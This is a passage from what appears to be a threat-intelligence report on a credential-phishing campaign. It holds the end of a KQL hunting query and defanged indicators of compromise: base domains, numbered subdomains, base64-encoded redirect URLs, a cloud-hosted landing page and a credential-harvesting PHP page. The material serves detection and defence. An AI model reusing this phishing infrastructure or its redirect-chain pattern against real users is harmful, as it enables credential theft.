| summarize dcount(Domain), make_set(Domain) by DeviceId,bin(Timestamp, 1h), InitiatingProcessFileName,
InitiatingProcessCommandLine
| where dcount_Domain >= 2
```

Indicators of compromise

Sample initial base domains

pentsweser[.]com	eurhutos[.]com	dalotcii[.]com
buiyosi[.]com	gsuouyty[.]com	matanictii[.]com
phmakert[.]com	brepeme[.]com	conncorrd[.]com
sazmath[.]com	normmavec[.]com	jumperctin[.]com
selfessdas[.]com	kurvuty[.]com	iotryfuty[.]com
setmakersl[.]com	vlogctii[.]com	coffimkeer[.]com
mosyeurty[.]com	qurythuy[.]com	carlssbad[.]com
chovamb[.]com	tenssmor[.]com	tenssmr[.]com
coffkeer[.]com	tamsops[.]com	speedoms[.]com
shageneppi[.]com	shadain[.]com	coffieer[.]com
cofeer[.]com	carrtwright[.]com	uyfteuty[.]com
slobhurtiy[.]com	braingones[.]com	beinsmter[.]com
ksfcaghyou[.]com	coffkr[.]com	rtuatatcty[.]com
lamyot[.]com	tenssm[.]com	kanesatakss[.]com
brainsdeads[.]com	ourygshry[.]com	

Sample initial domains with subdomains

1776769042[.]ujsd[.]iotryfuty[.]com	443577567[.]ujsd[.]iotryfuty[.]com
646611056[.]ujsd[.]gsuouyty[.]com	1007183231[.]ujsd[.]gsuouyty[.]com
1469782555[.]ujsd[.]phmakert[.]com	1436029448[.]ujsd[.]buiyosi[.]com
946552600[.]ujsd[.]buiyosi[.]com	1733787821[.]ujsd[.]buiyosi[.]com

1988722677[.]ujsd[.]eurhutos[.]com	255622856[.]ujsd[.]eurhutos[.]com
600774497[.]ujsd[.]sazmath[.]com	1315116569[.]ujsd[.]setmakersl[.]com
1179340144[.]ujsd[.]sazmath[.]com	516942697[.]ujsd[.]setmakersl[.]com
1742965301[.]ujsd[.]setmakersl[.]com	124967719[.]ujsd[.]normmavec[.]com
202271174[.]ujsd[.]pentsweser[.]com	1010306526[.]ujsd[.]iotryfuty[.]com
728156920[.]ujsd[.]iotryfuty[.]com	1244535616[.]ujsd[.]selfessdas[.]com
1227334331[.]ujsd[.]selfessdas[.]com	1229648857[.]ujsd[.]kurvuty[.]com
926765708[.]ujsd[.]kurvuty[.]com	254503147[.]ujsd[.]kurvuty[.]com
1656812361[.]ujsd[.]dalotcii[.]com	100666740[.]ujsd[.]matanictii[.]com
404793834[.]ujsd[.]matanictii[.]com	879643450[.]ujsd[.]matanictii[.]com
658338120[.]ujsd[.]matanictii[.]com	1359496128[.]ujsd[.]dalotcii[.]com
995216045[.]ujsd[.]dalotcii[.]com	1838392685[.]ujsd[.]dalotcii[.]com
9725332[.]ujsd[.]brepeme[.]com	1668463162[.]ujsd[.]conncorrd[.]com
165175575[.]ujsd[.]sazmath[.]com	215852665[.]ujsd[.]brepeme[.]com

Sample initial URLs

- odghyuter[.]com//wfvmlpxuhjeq[.]#aHR0cHM6Ly9wb2dmaHJ5ZXQuY29tL2VkZmgua2VyZnEvI25vLXJlcGx5QG1pY3Jvc29mdC5jb20=
- ujsd.coffimkeer[.]com//0jw7yklk[.]#aHR0cHM6Ly9sdWh5cnR5ZS5jb20vZWRmaC5rZXJmcS8jbm8tcmVwbHlAbWljcm9zb2Z0LmNvbQ==
- ujsd.pentsweser[.]com//iojjyaqw[.]#aHR0cHM6Ly9saW1lc3RvbmVzbS5jb20vZWRmaC5rZXJmcS8jbm8tcmVwbHlAbWljcm9zb2Z0LmNvbQ=
- ujsd.brepeme[.]com//bnxvhyex[.]#aHR0cHM6Ly92YWVwbGVyLmNvbS9lZGZoLmtlcmZxLyNuby1yZXBseUBtaWNyb3NvZnQuY29t

Sample secondary (redirector) URLs

- pogfhryet[.]com/edfh[.]kerfq/#no-reply@microsoft[.]com
- luhyrtye[.]com/edfh[.]kerfq/#no-reply@microsoft[.]com

Sample final landing page

nyc3[.]digitaloceanspaces[.]com/bnj/25_40_24_5E_40_26_40_26_28_29_23_23_5E_23_24_26_5E_25_26_40_5E_28_23_26_%25_%25_%
reply@microsoft[.]com

Sample credential harvesting page

lcspecops[.]com/psl/vcoominctodayq[.]php

References

- https://www.imperva.com/blog/our-analysis-of-1019-phishing-kits/
- https://blog.bushidotoken.net/2021/02/the-next-evolution-in-office365.html
- https://steved3.io/data/Kit-Hunter-Report-Example/2021/01/16/